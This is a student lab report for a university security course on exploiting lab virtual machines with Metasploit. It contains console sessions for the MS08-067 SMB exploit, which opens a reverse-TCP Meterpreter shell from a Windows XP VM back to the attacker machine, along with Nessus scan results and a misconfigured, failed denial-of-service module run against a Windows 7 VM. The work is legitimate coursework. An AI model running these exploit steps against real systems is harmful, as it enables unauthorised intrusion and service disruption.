

Lab 6 – Exploitation of a System

Shrutika Joshi

University of Maryland Baltimore County

Presented To – Ian Coston

Date – 19th OCT 2023

Introduction

In this lab, get familiar with the Metasploit framework and exploit vulnerabilities using pre-made exploits and payloads.

Pre-Lab

For this lab, you will require Kali Linux and Windows XP machines,

Practical

1. Metasploit Framework

Open the terminal and launch Metasploit by using the command 'msfconsole'

After setting all the parameters run the exploit using command - exploit

```
msf6 > use 32
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.110.165
RHOST => 192.168.110.165
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                     |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.110.165 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                      |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                          |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.110.164 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |




msf6 exploit(windows/smb/ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.110.164:4444
[*] 192.168.110.165:445 - Automatically detecting the target ...
[*] 192.168.110.165:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.110.165:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.110.165:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.110.165
[*] Meterpreter session 1 opened (192.168.110.164:4444 -> 192.168.110.165:1042) at 2023-10-19 01:31:45 -0400

meterpreter > 
```

2. Armitage



When you see the "connect..." Pop-Up Window, do not change anything; simply click the "Connect" button. You will then receive a prompt asking to start the Metasploit RPC Server. Select the 'Yes' button.



3. Attack your Windows 7 VM

I am trying to exploit 'SSL Certificate Signed Using Weak Hashing Algorithm' vulnerability

The screenshot shows the Nessus web interface. The main content area displays a scan report for host 192.168.110.163. The 'Vulnerabilities' section is expanded, showing a list of vulnerabilities. The 'SSL Certificate Signed Using Weak Hashing Algorithm' vulnerability is highlighted. The table below shows the details of the vulnerabilities.

Sev	CVSS	VPR	Name	Family	Count
MIXED	Microsoft Windows (Multiple Issues)	Windows	7
HIGH	7.5	5.1	SSL Certificate Signed Using Weak Hashing Algorithm	General	1
MIXED	SSL (Multiple Issues)	General	9
MEDIUM	6.5	2.5	Remote Desktop Protocol Server Man-in-the-Middle Weakness	General	1
MEDIUM	6.5	...	TLS Version 1.0 Protocol Detection	Service detection	1
MIXED	Microsoft Windows (Multiple Issues)	Misc.	3
MIXED	SMB (Multiple Issues)	Misc.	2
LOW	2.6	...	Terminal Services Encryption Level is not FIPS-140 Compliant	Misc.	1
INFO	SMB (Multiple Issues)	Windows	7
INFO	TLS (Multiple Issues)	General	2
INFO	DCE Services Enumeration	Windows	8

The 'Host Details' section on the right shows the following information:

- IP: 192.168.110.163
- MAC: 00:0C:29:38:65:FD
- OS: Microsoft Windows 7 Enterprise
- Start: Today at 6:07 PM
- End: Today at 6:13 PM
- Elapsed: 6 minutes
- HB: Download

The 'Vulnerabilities' section on the right shows a donut chart with the following distribution:

- Critical: 1
- High: 1
- Medium: 1
- Low: 1
- Info: 1

nessus

Scans Settings

test / Plugin #35291

Configure Audit Trail Launch Report Export

Vulnerabilities 31

High SSL Certificate Signed Using Weak Hashing Algorithm

Description

The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.

Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunset of the SHA-1 cryptographic hash algorithm.

Note that certificates in the chain that are contained in the Nessus CA database (known_CAs.inc) have been ignored.

Solution

Contact the Certificate Authority to have the SSL certificate reissued.

See Also

<https://tools.ietf.org/html/rfc3279>
<https://www.nessus.org/u/78b87bf2>
<http://www.nessus.org/u/13d6ea1>
<http://www.nessus.org/u/5d83481b>
<http://www.nessus.org/u/51db6daa>
<http://www.nessus.org/u/79dc7bfba>

Output

The following certificates were part of the certificate chain sent by the remote host, but contain hashes that are considered to be weak.

Plugin Details

Severity: High
 ID: 35291
 Version: 1.32
 Type: remote
 Family: General
 Published: January 5, 2009
 Modified: January 14, 2022

VPR Key Drivers

Threat Recency: No recorded events
 Threat Intensity: Very Low
 Exploit Code Maturity: PoC
 Age of Vuln: 730 days +
 Product Coverage: Low
 CVSSv3 Impact Score: 3.6
 Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 5.1
 Risk Factor: Medium
CVSS v3.0 Base Score 7.5
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N

```
msf6 > use 20
msf6 auxiliary(dos/http/hashcollision_dos) > set RHOST 192.168.110.163
RHOST => 192.168.110.163
msf6 auxiliary(dos/http/hashcollision_dos) > show options

Module options (auxiliary/dos/http/hashcollision_dos):

  Name      Current Setting  Required  Description
  ---      -
  Proxies    192.168.110.163 yes        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.110.163 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RLIMIT     50               yes        Number of requests to send
  RPORT      80               yes        The target port (TCP)
  SSL        false            no         Negotiate SSL/TLS for outgoing connections
  TARGET     /                yes        Target to attack (Accepted: PHP, Java)
  URL        /                yes        The request URI
  VHOST      /                no         HTTP server virtual host

msf6 auxiliary(dos/http/hashcollision_dos) > exploit

[-] Msf::OptionValidateError The following options failed to validate: TARGET
msf6 auxiliary(dos/http/hashcollision_dos) > exploit

[-] Msf::OptionValidateError The following options failed to validate: TARGET
msf6 auxiliary(dos/http/hashcollision_dos) > show options

Module options (auxiliary/dos/http/hashcollision_dos):

  Name      Current Setting  Required  Description
  ---      -
  Proxies    192.168.110.163 yes        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.110.163 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RLIMIT     50               yes        Number of requests to send
  RPORT      80               yes        The target port (TCP)
  SSL        false            no         Negotiate SSL/TLS for outgoing connections
  TARGET     /                yes        Target to attack (Accepted: PHP, Java)
  URL        /                yes        The request URI
  VHOST      /                no         HTTP server virtual host

msf6 auxiliary(dos/http/hashcollision_dos) > show targets
[-] No exploit module selected.
msf6 auxiliary(dos/http/hashcollision_dos) > show info

Name: Hashtable Collisions
Module: auxiliary/dos/http/hashcollision_dos
```

I am not able to solve the below error detected. Hence couldn't run the exploit

```
msf6 auxiliary(dos/http/hashcollision_dos) > exploit

[-] Msf::OptionValidateError The following options failed to validate: TARGET
msf6 auxiliary(dos/http/hashcollision_dos) > exploit
```

